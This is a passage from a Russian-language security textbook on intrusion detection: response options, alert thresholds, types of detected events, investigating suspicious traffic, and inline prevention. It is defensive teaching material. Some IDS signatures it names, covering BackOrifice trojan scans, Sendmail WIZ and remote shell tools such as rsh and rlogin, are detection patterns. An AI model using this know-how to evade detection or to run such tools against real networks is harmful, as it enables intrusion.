Аналогично выбору объекта мониторинга, выбор ответных действий зависит от целей, для которых используется система *IDS*. При возникновении события можно выбрать пассивную обработку (ответное действие, не препятствующее действиям атакующего) или активную обработку (ответное действие, препятствующее действиям злоумышленника). Пассивные ответные действия не обязательно подразумевают разрешение продолжения события, но не допускают выполнение непосредственных операций самой системой *IDS*. Этот момент необходимо иметь в виду. Также следует взвешенно подойти к выбору автоматической или ручной обработки событий.

Пассивная обработка событий

Пассивная обработка - это наиболее распространенный тип действий, предпринимаемых при обнаружении вторжения. Причина этому проста - пассивные ответные действия обеспечивают меньшую вероятность повреждения легитимного трафика, являясь, в то же время, наиболее простыми для автоматического применения. Как правило, пассивные ответные действия осуществляют сбор большего числа информации или передают уведомления лицам, имеющим право на принятие более жестких мер.

Предотвращение. Предотвращение попытки атаки является сегодня наиболее широко используемым методом обработки события атаки. В большинстве случаев такой метод обработки событий остается установленным по умолчанию после установки в организации

подключения к интернету и межсетевого экрана. В дальнейшем, после выполнения всех действий по настройке, организации доверяют защиту от атак из интернета межсетевым экранам.

Данный тип ответных действий может использоваться в более сложных системах *IDS*. *IDS* настраивается на игнорирование атак через несуществующие службы или службы, относительно которых межсетевой экран является неуязвимым.

Веским основанием для игнорирования атаки служит тот факт, что системы не чувствительны к рассматриваемому типу атак; например, это относится к атаке Microsoft IIS, направленной на веб-сервер Unix, и к атаке Sendmail на сервер Microsoft Exchange. Ни одна из этих атак не будет успешной, так как их цели не являются уязвимыми для данных конкретных атак.

Совет

С помощью информации, получаемой в результате сканирования уязвимостей, можно определить, какие события можно безопасно игнорировать.

Ведение журналов. При возникновении события любого типа должно генерироваться максимально возможное количество информации для обеспечения детализованного анализа или для помощи в принятии дальнейших мер. Занесение события в журнал является пассивным ответным действием, в рамках которого больше не осуществляется никаких операций. Посредством сбора основных данных (IP-адреса, дата и время, *тип события*, идентификаторы процесса, идентификаторы пользователя и т.д.) *IDS* идентифицирует событие как что-то, требующее дальнейшего внимания.

Ведение дополнительных журналов. Пассивная обработка событий является более эффективной, если осуществляется сбор большего количества данных о фиксируемом в нормальном режиме событии. Например, если обычный журнал настроен на сбор IP-адресов и номеров портов для всех соединений, то в случае обнаружения события может производиться фиксирование пользовательских идентификаторов, *идентификаторов процессов* или фиксирование всего трафика, проходящего через соединение.

Еще одной разновидностью данного типа обработки события является использование *выделенного сервера* журналов. В организации может в различных местах сети присутствовать набор систем ведения журналов, которые включаются только в случае обнаружения события. Эти выделенные серверы журналов осуществляют сбор детализованной информации, которая затем используется для изолирования источника трафика, а также в качестве потенциальных доказательств, если происшедшее событие вызовет судебное разбирательство.

Уведомления. В отличие от простой констатации того факта, что событие произошло, уведомления позволяют *IDS* информировать лиц о происшедшем событии. Уведомление может иметь самые различные формы, начиная от мерцающих окон и звуковых сигналов и заканчивая почтовыми и пейджинговыми сообщениями. В зависимости от обстоятельств тот или иной тип предпочтительней другого. Например, мерцающие окна и сирены не очень полезны, если система *IDS* ведет круглосуточный мониторинг. Почтовые сообщения отправляются в удаленные места, но могут не дойти до получателя вовремя. Они также могут вызвать большой объем сетевого трафика, в результате чего злоумышленник догадается о присутствии системы *IDS*. Пейджинговые сообщения приходят вовремя (при условии бесперебойного функционирования спутника), но могут не предоставить достаточно информации для принятия соответствующих мер без предварительного просмотра журналов *IDS*.

Внимание!

Настройка *IDS* на отправку уведомления при возникновении события может вызвать проблемы в почтовых или пейджинговых системах, если произойдет большое число событий за очень малый промежуток времени.

Активная обработка событий

Активная обработка события позволяет наиболее быстро предпринять возможные меры для снижения уровня вредоносного действия события. Однако если недостаточно серьезно отнестись к логическому программированию действий в различных ситуациях и не провести должного тестирования набора правил, активная обработка событий может вызвать повреждение системы или полный отказ в

обслуживании легитимных пользователей.

Прерывание соединений, сеансов или процессов. Вероятно, самым простым действием для понимания является прерывание события. Оно может осуществляться посредством прерывания соединения, используемого атакующим злоумышленником (это возможно только в том случае, если событие использует TCP-соединение), с закрытием сеанса пользователя или завершением процесса, вызвавшего неполадку.

Определение того, какой объект подлежит уничтожению, выполняется посредством изучения события. Если процесс использует слишком много системных ресурсов, лучше всего завершить его. Если пользователь пытается использовать конкретную уязвимость или осуществить нелегальный доступ к файлам, то рекомендуется закрыть сеанс этого пользователя. Если злоумышленник использует сетевое соединение в попытках изучения уязвимостей системы, то следует закрыть соединение.

Внимание!

Действие по уничтожению может вызвать отказ в обслуживании легитимных пользователей. Разберитесь в потенциальной возможности ложных сигналов тревоги, прежде чем выполнять соответствующую операцию.

Перенастройка сети. Предположим, произошло несколько попыток доступа к компьютерам организации с конкретного IP-адреса, следовательно, есть вероятность того, что с этого IP-адреса осуществлена попытка атаки на информационную систему. В данном случае может понадобиться перенастройка межсетевого экрана или маршрутизатора. Изменение настроек может быть временным или постоянным, в зависимости от IP-адреса и запрограммированных логических действий (прерывание всего трафика между партнером по бизнесу может негативно сказаться на производительности). Новые фильтры или правила могут запретить установку любых соединений с *удаленным узлом* либо запретить соединение лишь по конкретным портам.

Обманные действия. Наиболее *сложным типом* активной обработки событий являются обманные действия. Ответ обманом направлен на

введение злоумышленника в заблуждение посредством создания впечатления успешного и необнаруженного проведения атаки. В то же время система-цель защищается от атаки злоумышленника либо посредством его перенаправления на другую систему, либо посредством перемещения жизненно важных компонентов системы в безопасное место.

Одним из типов обманных действий является "горшок с медом". Под "горшком с медом" подразумевается система или иной объект, выглядящий для злоумышленника настолько привлекательным, что он не может его пропустить. В то же время за атакующим ведется наблюдение, и все его действия записываются. Разумеется, информация в "горшке с медом" не является актуальной, но внешне этот объект выглядит как наиболее важный компонент информационной системы.

Вопрос к эксперту

Вопрос. Допускается ли встречная атака в качестве ответного действия на вторжение?

Ответ. Проводить встречную атаку настоятельно не рекомендуется. Во-первых, такие атаки в большинстве случае являются нелегальными, и их следствием может стать судебное разбирательство. Во-вторых, *источником атаки* часто является атакованная система, вследствие чего ответная атака может навредить ни в чем не повинному пользователю.

Автоматический и автоматизированный ответ

Автоматический ответ - это набор предустановленных операций, которые выполняются при возникновении определенных событий. Такие ответные действия, как правило, осуществляются в рамках штатной процедуры, определяющей конкретные триггеры, инициирующие набор действий. Эти действия могут варьироваться от пассивных до активных. Автоматические ответные действия могут управляться людьми или компьютерами.

В случае если ответ на инцидент полностью контролируется компьютером без участия человека, такие ответные действия называются автоматизированными. Этот тип ответных действий должен контролироваться точно определенным, тщательно

продуманным и хорошо протестированным набором правил. Так как ответные действия не требуют участия пользователя, они будут выполняться в случае обнаружения соответствия установленному набору правил. Реализовать автоматизированные ответные действия, принудительно уничтожающие сетевой трафик, очень просто.

В таблице 13.2 приведены примеры соответствующих пассивных и активных ответных действий с использованием набора политик, который был определен выше.

Таблица 13.2. Примеры ответных действий, определяемые политикой *IDS*

Политика	Пассивные ответные действия	Активные ответные действия
Обнаружение атак	Ведение журналов Ведение дополнительных журналов Уведомление	Нет ответного активного действия.
Предотвращение атак	Ведение журналов Уведомление	Закрытие соединения. Завершение процесса. Возможна перенастройка маршрутизатора или межсетевого экрана.
Обнаружение нарушений политики	Ведение журналов Уведомление	Нет ответного активного действия.
Принудительное использование политик	Ведение журналов Уведомление	Закрытие соединения. Возможно перенастройка прокси.
Принудительное использование политик соединения	Ведение журналов Уведомление	Закрытие соединения. Возможно перенастройка маршрутизатора или межсетевого экрана.
Сбор	Ведение журналов Ведение дополнительных	Обманные действия.Возможно

	журналов Уведомление	

Вопросы для самопроверки

1. Датчик *IDS*, отслеживающий нелегальные операции, проводимые приложением, называется _____.
2. После определения целей применения *IDS* следующим шагом является _____.

Определение порогов

Пороговые значения обеспечивают защиту от ложных срабатываний, что повышает эффективность политики *IDS*. Пороговые значения могут использоваться для фильтрации случайных событий с целью их отделения от тех событий, которые в действительности представляют собой угрозу безопасности. Например, сотрудник может подключиться к веб-сайту, не связанному с *деловой активностью*, перейдя по ссылке, предоставленной поисковой системой. Сотрудник может выполнять легитимный поиск, но из-за некорректно заданных параметров поиска может отобразиться не относящийся к работе сайт. В данном случае это отдельное событие не вызовет генерацию отчета в системе *IDS*. Такой отчет попусту занял бы ресурсы при изучении совершенно безобидного действия пользователя.

Аналогично, пороговые значения, обнаруживающие атаки, должны быть настроены на игнорирование зондирования низкого уровня или отдельных событий, связанных со сбором информации. Среди таких событий можно выделить отдельную попытку "фингеринга" (указания) сотрудника. Программа-указатель (фингер), распространенная в системах Unix, как правило, используется для проверки корректного адреса электронной почты или для получения открытых ключей. Тем не менее, попытки фингеринга большого числа сотрудников за небольшой промежуток времени могут являться признаком того, что злоумышленник собирает необходимую информацию для проведения атаки.

Выбор пороговых значений для системы *IDS* напрямую зависит от *типов событий* и потенциальных нарушений политики. Невозможно

типов событий и потенциальных нарушений политики. Невозможно идентифицировать конкретный универсальный набор пороговых значений. Тем не менее, возможно определить параметры, которые необходимо принимать в расчет при настройке пороговых значений. Ниже приведены эти параметры.

- Опыт пользователя. Если пользователь недостаточно опытен и допускает множество ошибок, может выдаваться слишком много ложных сигналов тревоги.
- Скоростные характеристики сети. В сетях с низкими скоростями передачи данных могут выдаваться ложные сигналы о событиях, которые требуют получения определенных пакетов в течение определенного промежутка времени.
- Ожидаемые сетевые соединения. Если система *IDS* настроена на выдачу сигнала тревоги для определенных сетевых соединений, и эти соединения часто имеют место, то будет происходить слишком много ложных срабатываний.
- Нагрузка на сотрудника по администрированию или безопасности. Большой объем работы сотрудников, ответственных за безопасность, может потребовать установку более высоких пороговых значений для снижения числа ложных срабатываний.
- Чувствительность датчика. Если датчик очень чувствителен, может потребоваться установка более высоких пороговых значений, чтобы снизить число ложных срабатываний.
- Эффективность *программы безопасности*. Если *программа безопасности* организации очень эффективна, она может предусматривать пропуск некоторых атак, пропущенных *IDS* вследствие наличия в *информационной среде* других средств защиты.
- Имеющиеся уязвимости. Нет причины для выдачи сигнала тревоги в случае атак на отсутствующие в сети уязвимости.
- Уровень секретности систем и информации. Чем выше уровень секретности информации, используемой в организации, тем ниже должны быть пороговые значения для выдачи сигналов тревоги.
- Последствия ложных срабатываний. Если последствия ложных срабатываний очень серьезны, может понадобиться установка более высоких пороговых значений для выдачи сигналов тревоги.
- Последствия несрабатывания. Наоборот, если очень серьезны

понадобиться установка более низких пороговых значений.

Примечание

Пороговые значения являются строго индивидуальными для каждой организации. Можно иметь в виду основные принципы их определения, но в каждой организации необходимо в отдельном порядке рассматривать конкретную ситуацию и задавать пороговые значения согласно приведенным выше параметрам.

Применение системы

Непосредственное применение политики *IDS* должно тщательно планироваться, как и сама политика. Следует иметь в виду, что до данного момента политика *IDS* разрабатывалась на листе бумаги с учетом (хорошо, если это так) реальных тестов и опыта использования. Чтобы подвергнуть хорошо организованную сеть большой опасности, в ней достаточно всего лишь установить неправильно сконфигурированную систему *IDS*. Следовательно, после разработки политики *IDS* и определения изначальных пороговых значений необходимо установить *IDS* согласно конечной политике, с минимальным числом каких-либо активных мер. В течение некоторого времени при оценке пороговых значений следует внимательно следить за работой *IDS*. Таким образом, политика может быть проверена на практике без повреждения легитимного трафика или прерывания легального доступа пользователей к компьютерам.

Не менее важно во время испытательного или начального срока работы системы тщательно проводить изучение работы *IDS* по исследованию процессов, происходящих в системе, чтобы оценить степень корректности информации, выдаваемой *IDS*.

Внимание!

Ошибочное обвинение сотрудника или внешнего пользователя вследствие некорректного определения факта нарушения политики может отрицательно сказаться на впечатлении от функционирования системы и поставить в организации вопрос об эффективности использования программы *IDS*.

Управление IDS

Концепция обнаружения вторжений - уже не новинка в области информационной безопасности. Тем не менее, до недавнего времени дела обстояли несколько иначе, пока на коммерческом рынке не появились системы *IDS*. На момент написания этой книги различные производители предлагали свои сетевые и узловые системы *IDS*. Также существует ряд бесплатных систем обнаружения вторжений.

Перед принятием в организации решения об использовании *IDS* (будь то коммерческая система или некоммерческая) руководство организации должно четко определить цели применения программы. Правильная настройка и управление *IDS* требует больших усилий, и эти усилия следует как можно более эффективно использовать для обнаружения атак (посредством реализации хорошей программы по обеспечению безопасности).

С учетом сказанного выше, если принято решение о применении *IDS*, то для успешной реализации программы необходимо обеспечить наличие всех нужных ресурсов. Если цели программы *IDS* включают возможность мониторинга в круглосуточном и ежедневном мониторинге атак, сотрудникам организации понадобится быть "наготове" круглые сутки семь дней в неделю. В то же время системным администраторам потребуется работать с сотрудниками, ответственными за безопасность, для определения успешного или безуспешного проведения атаки и, в случае успешной атаки, для определения метода обработки инцидента. В идеальном случае процедура по обработке инцидента должна быть создана и протестирована перед применением системы *IDS*.

О чем может сообщить система IDS

Система обнаружения вторжений может только выдавать отчеты о тех событиях, на обнаружение которых она настроена. Конфигурация *IDS* состоит из двух компонентов. Первым из них являются признаки атак, запрограммированные в системе. Второй компонент - любые дополнительные, определенные администратором, события, также представляющие интерес. Среди этих событий могут быть определенные типы трафика или сообщений журнала.

Посредством включения в конечный продукт признаков атак поставщик или разработчик системы по-своему интерпретирует уровень важности указанных событий. Степень важности, присваиваемая определенным событиям в той или иной организации, может быть совершенно иной, нежели та, которую предусмотрел разработчик. Может понадобиться изменить параметры по умолчанию для некоторых признаков или просто отключить признаки, не применимые к организации.

Примечание

Следует иметь в виду, что система *IDS* будет выдавать предупреждения только о тех событиях, которые она обнаружит. Если на системе, отслеживаемой датчиком HIDS, не заносятся в журнал определенные события, то датчик HIDS не будет их распознавать. Аналогично, если датчик *NIDS* не может "видеть" определенный трафик, он не выдаст предупреждение даже в том случае, если событие произойдет.

С условием правильной конфигурации *IDS* можно привести четыре *типа событий*, о которых будет сообщать система *IDS*.

- События исследования.
- Атаки.
- Нарушения политики.
- Подозрительные или необъяснимые события.

Большая часть времени будет уделяться исследованию подозрительных событий.

События исследования

События исследования представляют собой попытки атакующего собрать данные о системе перед непосредственным проведением атаки. Эти события можно разделить на пять категорий.

- "Скрытое" сканирование.
- Сканирование портов.
- Сканирование "*троянских коней*".
- Сканирование уязвимостей.
- Отслеживание файлов.

Большая часть этих событий происходит в сети, в основном, они исходят из интернета и направлены на системы с внешними адресами.

События исследования являют собой попытки сбора информации о системах. Они не являются событиями, воздействующими на систему. Некоторые коммерческие *IDS* воспринимают события исследования как события высокого приоритета. С учетом того, что эти события не наносят ущерба системе, такой подход можно счесть неразумным.

Примечание

Источником подобного трафика может быть и другая система-жертва, захваченная злоумышленником, поэтому данную информацию следует сообщать системным администраторам этого узла.

Скрытое сканирование. Скрытое сканирование - это попытки идентификации систем, присутствующих в сети, с целью предотвратить обнаружение системы, с которой будет проводиться атака. Этот тип сканирования будет определяться датчиками *NIDS* как половинчатое сканирование IP или скрытое сканирование IP, и, как правило, такое сканирование направлено на большое число IP-адресов. Ответной реакцией является идентификация источника и информирование владельца системы-источника о том, что его система, скорее всего, подверглась воздействию злоумышленника.

Сканирование портов. Сканирование портов используется для определения служб, работающих на системах сети. Системы обнаружения вторжений выявляют сканирование портов в случае, когда определенное число портов (соответствующее пороговому значению) на одной системе открывается в течение небольшого промежутка времени. Датчики *NIDS* и некоторые датчики HIDS обеспечивают идентификацию данного типа сканирования и составляют соответствующие отчеты. Ответные действия на сканирование данного типа идентичны ответным действиям на скрытое сканирование.

Сканирование "*троянских коней*". Существует множество вредоносных программ типа "*троянский конь*". Датчики *NIDS* содержат признаки, определяющие многие из этих программ. К сожалению, трафик, направленный на "троянские" программы, как правило, определяется конечным портом пакета. Это обстоятельство вызывает большое число

ложных срабатываний системы обнаружения вторжений. В случае возникновения события "*Trojan*" следует проверять исходный порт трафика. К примеру, трафик, исходящий с порта 80, как правило, поступает с веб-сайта.

Одним из наиболее распространенных типов "троянского" сканирования является сканирование BackOrifice. Программа BackOrifice использует порт 31337, и очень часто злоумышленники осуществляют сканирование диапазона адресов для этого порта. Консоль BackOrifice также содержит функцию "ping host" (отправка пинг-запросов на узлы), которая осуществляет сканирование автоматически. Беспокоиться не о чем, пока не будет зафиксирован исходящий трафик с внутренней системы. Опять-таки, в данном случае нужно связаться с владельцем системы-источника, так как она, вероятно, подверглась воздействию злоумышленника.

Сканирование уязвимостей. Сканирование уязвимостей распознается системой *IDS* при обнаружении большого набора различных признаков атак. Как правило, такое сканирование направлено на несколько систем. Редки случаи, когда сканирование уязвимостей производится по отношению к диапазону адресов без активных систем.

Сканирование уязвимостей, осуществляемое хакерами, невозможно отличить от сканирования уязвимостей, проводимого компаниями, которые проверяют уровень защищенности информационных систем (во многих случаях в этих компаниях используются те же самые средства!). Так или иначе, само по себе сканирование не причиняет системе какого-либо вреда, однако если атакующий выполнил сканирование, в результате которого выявились системы с уязвимостями к атаке, ему после этого становится известно, какие системы можно атаковать. Для обеспечения соответствия компьютерных систем актуальным проблемам безопасности следует контактировать с владельцем системы-источника и проверять внутренние системы организации на наличие самых последних надстроек безопасности и обновлений.

Совет

Как правило, сложно отличить сканирование уязвимостей от атаки, так как *IDS* в обоих случаях инициирует одни и те же события. Разница

здесь заключается в количестве событий. Сканирование уязвимостей, как правило, сопровождается большим числом различных событий за очень малый отрезок времени, в то время как при проведении атак происходят события одного типа.

Отслеживание файлов. Отслеживание файлов или проверка файловых разрешений, как правило, осуществляется внутренним пользователем. Пользователь пытается определить, к каким файлам можно осуществить доступ и что эти файлы могут содержать. Данный тип разведки распознается только датчиком HIDS и только в том случае, если в системе ведется журнал попыток несанкционированного доступа. Отдельные события подобного рода, как правило, представляют собой невинные ошибки, однако если прослеживается определенная схема, то следует связаться с пользователем и выяснить, что же произошло.

Атаки

События атак требуют самой быстрой ответной реакции. В идеальном случае *IDS* должна быть настроена только на идентификацию событий высокого приоритета в случае использования известной внутренней уязвимости. В этом случае должна быть немедленно применена процедура обработки инцидента.

Имейте в виду, что *IDS* не распознает разницу между непосредственной атакой и сканированием уязвимостей, которое выглядит как атака. Администратор системы *IDS* должен проводить оценку информации, представленной системой *IDS*, для определения того, является ли событие атакой. Во-первых, необходимо выяснить число событий. Если в течение короткого промежутка времени наблюдался набор признаков различных атак, то это, скорее всего, сканирование уязвимостей, а не непосредственная атака. Если же обнаружен один признак атаки, направленной на одну или несколько систем, то это событие может представлять собой настоящую атаку.

Нарушения политики

Большая часть систем *IDS* поставляется с признаками следующих событий.

- Общий доступ к файлам (Gnutella, Kazaa и т. д.).

- Обмен мгновенными сообщениями.
- Сеансы Telnet.
- Команды "r" (*rlogin*, rsh, rexec).

В большей части организаций использование такого трафика является нарушением политики безопасности. К сожалению, такие нарушения политики могут представлять для организации большую опасность, нежели непосредственные атаки. В большинстве случаев событие происходит в действительности. Таким образом, открывается доступ к файлам, и системы настраиваются на разрешение выполнения команды *rlogin*.

Выбор метода обработки различных нарушений политики зависит от внутренних политик и процедур, имеющих место в организации. Тем не менее, необходимо разъяснить все моменты системному администратору или ответственному лицу, чтобы ему стала ясна суть политик организации.

Подозрительные события

События, не соответствующие полностью ни одной из других категорий, заносятся в категорию подозрительных событий. Подозрительным событием называется событие, которое не удалось распознать. Например, ключ реестра Windows NT был изменен по непонятной причине. Это не похоже на атаку, но в то же время не ясно, каковы причины изменения ключа. В качестве другого примера можно привести пакет с флагами заголовка, нарушающими стандарт протокола. Это может быть попытка разведывательного сканирования, результат неисправности сетевой карты системы или пакет, при передаче которого возникли ошибки. В данных, выдаваемых системой *IDS*, не предоставляется достаточно сведений для четкого определения конкретной ситуации и выяснения того, что произошло - безобидная ошибка или атака.

Ничуть не менее подозрительным может оказаться неожиданный сетевой трафик, появившийся во внутренней сети. Если рабочая станция начинает запрашивать SNMP-данные с других систем, то это может быть как следствием атаки, так и неправильной конфигурации. Подозрительные события необходимо исследовать настолько, насколько

позволяют это делать имеющиеся ресурсы.

Внимание!

Исследование подозрительных событий может быть очень трудоемкой задачей. Нередко представляется разумным пропустить некоторые из этих событий или просто передать информацию сетевому или системному администратору.

Исследование подозрительных событий

При возникновении подозрительных действий следует выполнить процедуру, состоящую из следующих шагов, чтобы определить, является ли данное действие удавшимся вторжением или попыткой проникновения, либо оно носит безвредный характер. Итак, нужно выполнить следующие шаги.

1. Идентифицировать системы.
2. Записывать в журнал сведения о дополнительном трафике между источником и пунктом назначения.
3. Записывать в журнал весь трафик, исходящий из источника.
4. Записывать в журнал содержимое пакетов из источника.

При выполнении каждого шага необходимо определять, достаточно ли очевидных признаков для выяснения того, является ли данное действие атакой. В следующих разделах приводится описание данных шагов.

Примечание

При исследовании события необходимо иметь в виду следующий момент. Если событие происходит один раз и больше не повторяется, то очень трудно получить какую-либо дополнительную информацию (кроме того, откуда поступил трафик). Одиночные аномалии исследовать практически невозможно.

1. Идентификация систем

Первым шагом при исследовании *подозрительной активности* является идентификация участвующих в действии систем. Эта процедура может заключаться в преобразовании IP-адресов в имена

узлов. В некоторых случаях *имя узла* найти не удается (система не имеет записи DNS; это клиент DHCP; удаленный DNS-сервер находится в неактивном состоянии и т. д.). Если поиск DNS оканчивается неудачей, то следует попытаться идентифицировать узел другими способами, например, поиском в реестре American *Registry* of Internet Numbers (*ARIN*) по адресу ссылка: http://www.arin.net/, в Internic по адресу ссылка: http://www.networksolutions.com/ или в других каталогах интернета. Утилиты, такие как *Sam* Spade (находятся по адресу ссылка: http://samspade.org/), также помогут в данном случае. Невозможность идентификации источника или пункта назначения подозрительных действий не является достаточным доказательством того, что событие в действительности является атакой. Аналогично, успешная идентификация систем не является достаточным доказательством "безобидности" обнаруженных действий.

Примечание

Источник подозрительного трафика может не являться непосредственным *источником атаки*. Попытки проведения атаки на отказ в обслуживании, как правило, проводятся с подмененными исходными адресами, и попытки несанкционированного доступа или зондирование могут исходить с других систем, захваченных злоумышленником.

2. Запись в журнал дополнительного трафика между источником и пунктом назначения

Одно-единственное отдельное событие (например, нарушение протокола IP) может не представлять полную информацию о трафике между двумя системами. Иными словами, необходимо понимать контекст подозрительных действий. Хорошим примером здесь служит признак атаки Sendmail WIZ. Этот признак идентифицирует попытку использования команды WIZ в программе Sendmail. Данное событие безопасности идентифицирует любое вхождение команды WIZ в сообщении. Если команда WIZ присутствует в *теле сообщения*, то это определенно не попытка вторжения. Понимание контекста события помогает определять ложные срабатывания.

Таблица 13.3. Пример конфигурации *IDS* с записью в журнал всего т

системами

Имя события	Действие	IP-адрес источника	IP-адрес пункта назначения	Протокол
SUS_ACT	Уведомление, занесениев журнал	Источник *подозрительной активности*	Пункт назначения *подозрительной активности*	TCP,UDP и/или ICMP, в зависимости от типа обнаруженной активности

Настройте *IDS* на отслеживание всего трафика между источником *подозрительной активности* и пунктом назначения. В качестве примера используйте таблицу 13.3.

Теперь зададимся вопросом, что же это все нам дает. Во-первых, мы получаем представление о другом трафике, имеющем место между источником и пунктом назначения. Если бы пакет WIZ был единственным трафиком между двумя системами, из этого можно было сделать вывод о том, что это похоже на попытку проникновения в систему. Напротив, если наблюдается большое число трафика SMTP (почты) между двумя системами, то, скорее всего, это обычный легитимный почтовый трафик.

3. Запись в журнал всего трафика из источника

Подразумевая, что данных, фиксируемых посредством записи всего трафика между двумя системами, недостаточно для определения того, является ли активность легитимной, можно начать сбор другого трафика, поступающего с источника. Имейте в виду, что объем этого трафика может быть ограниченным. Если источник *подозрительной активности* находится в некоторой удаленной сети, то будет наблюдаться только трафик, поступающий на ваш узел. Если же источник локальный, то возможен сбор всего трафика с данного компьютера, что даст гораздо более широкое представление о том, что же на самом деле происходит.

Чтобы начать сбор всего трафика с источника, настройте детектор *IDS* на сбор всей информации из подозрительного источника. Пример такой конфигурации приведен в таблице 13.4.

Таблица 13.4. Пример конфигурации *IDS*, предназначенной для занесения в трафика, исходящего с определенного адреса источника

Имя события	Действие	IP-адрес источника	IP-адрес пункта назначения	Протокол	Порт источн
SUS_SRC	Уведомление, запись в журнал	Источник подозрительных действий	Любой	TCP,UDP и/или ICMP, в зависимости от типа обнаруженной активности	Любой

Такая конфигурация, как правило, генерирует некоторую информацию, не представляющую какой-либо ценности для исследования. До тех пор, пока возможна объективная оценка информации, данный журнал можно использовать для составления подробной картины происходящих взаимодействий, имеющих место между источником и пунктом назначения. Попытайтесь вникнуть в суть наблюдаемой активности. Является ли наблюдаемая активность веб-трафиком? Исходит ли трафик из подозрительного источника, или же его источником является ваш узел?

На данном этапе исследования должна быть известна следующая информация.

- Имя системы-источника.
- Тип и частота трафика, обмен которым происходит между источником и пунктом назначения.
- Тип и частота трафика, обмен которым происходит между источником и любыми другими системами вашего узла.

Эта информация обеспечивает достаточно подробное представление о природе подозрительного трафика. Тем не менее, степень очевидности происходящего может не сказать о том, является ли наблюдаемая активность попыткой атаки.

4. Запись в журнал содержимого пакетов из источника

Конечным шагом проводимого исследования является запись в журнал содержимого пакетов, исходящих из источника. Следует заметить, что данный подход полезен только при работе с текстовыми протоколами, такими как telnet, FTP, SMTP и HTTP (в некоторой степени). Если используются двоичные протоколы или протоколы с шифрованием, данный подход совершенно бесполезен. Для реализации описанного метода необходимо изменить конфигурацию *IDS*, как показано в таблице 13.5.

Посредством занесения в журнал содержимого пакетов можно составить полную запись сеанса, а также зафиксировать команды, непосредственно отправляемые в пункт назначения.

После фиксирования некоторых данных необходимо просмотреть найденную информацию. Обозначает ли сеанс потенциальную атаку, или же все выглядит в пределах допустимого? Скомбинировав эти данные с другой найденной информацией, можно найти ответ на этот вопрос. Если этого сделать не удалось, попытайтесь найти человека, у которого есть опыт работы с исследуемым протоколом.

Таблица 13.5. Пример конфигурации *IDS*, осуществляющей перехват с

Имя события	Действие	IP-адрес источника	IP-адрес пункта назначения	Протокол	Порт и
SUS_ACT	Уведомление, запись в журнал содержимого пакета	Источник *подозрительной активности*	Пункт назначения *подозрительной активности*	TCP или UDP	Любой
SUS_ACT	Уведомление, запись в журнал содержимого пакета	Пункт назначения *подозрительной активности*	Источник *подозрительной активности*	TCP илиUDP	Порт, н которы направл подозри трафик

Предотвращение вторжений

Предотвращение вторжений стало основной задачей разрабатываемых

в последнее время продуктов в области обнаружения вторжений. Новые концепции направлены на изменение природы *IDS* посредством добавления функций по предотвращению вторжений вместо только лишь обнаружения. Многие продукты, соответствующие этой концепции, являются совершенно новыми на рынке. Тем не менее, указанная функциональность реализована в ряде уже зарекомендовавших себя продуктов.

Каким образом можно предотвратить вторжения с помощью системы IDS

Чтобы предотвратить вторжение, необходимо либо остановить осуществляемую атаку перед ее достижением системы-жертвы, либо остановить действие атаки перед выполнением на системе-жертве кода, использующего уязвимость.

Механизм предотвращения атаки легче всего рассматривать на узле, использующем HIDS. Например, можно использовать анализаторы системных вызовов или *поведения приложения*. Если вызов приложения похож на *атаку*, *анализатор* системных вызовов предотвратит выполнение вызова операционной системой. Если приложение пытается выполнить неавторизованную операцию, анализатор *поведения приложения* предотвратит ее выполнение. В обоих случаях HIDS предотвращает атаку.

Процесс предотвращения атаки при помощи *NIDS* является более сложным. В стандартной конфигурации *NIDS* датчик располагается в том месте, из которого он может отслеживать трафик (см. рис. 13.2). При поступлении через канал связи данных атаки датчик перехватывает пакет и начинает его анализировать. В некоторый момент датчик определяет, что пакет представляет собой атаку, и предпринимает действие. Это действие, как правило, заключается в закрытии соединения (только если атака проводится через соединение TCP) или в перенастройке межсетевого экрана для блокировки дальнейшего трафика из источника.

К сожалению, в случае с *NIDS* время работает не в пользу достижения цели. Во время анализа пакета датчиком пакет продолжает свое движение по сети. В большинстве случаев пакет достигает цели еще перед закрытием соединения или выполнением действий по

перенастройке межсетевого экрана. Следовательно, чаще всего атака опережает действия датчика по ее предотвращению.

Примечание

Закрытие соединения или блокировка трафика из атакующей системы может снизить уровень повреждения системы, но не предотвратит воздействие на нее злоумышленника.

Для предотвращения с помощью *NIDS* успешного проведения атак на систему решение по пакету должно приниматься до того, как пакет достигнет системы-цели. Это означает, что архитектуру системы *NIDS* нужно изменить таким образом, чтобы датчик *NIDS* был расположен на одном канале связи с трафиком (как межсетевой экран), а не просто следил за проходящим мимо трафиком (см. рис. 13.5).



Рис. 13.5. Конфигурация, необходимая для предотвращения атак датчиком NIDS

Примечание

Рассмотренная архитектура не является единственно возможной. Также

возможно расположить датчик *NIDS* на межсетевом экране либо реализовать его тесную взаимосвязь с межсетевым экраном, чтобы последний не пропускал трафик без разрешения датчика *NIDS*.

Проблемы, связанные с обнаружением вторжений

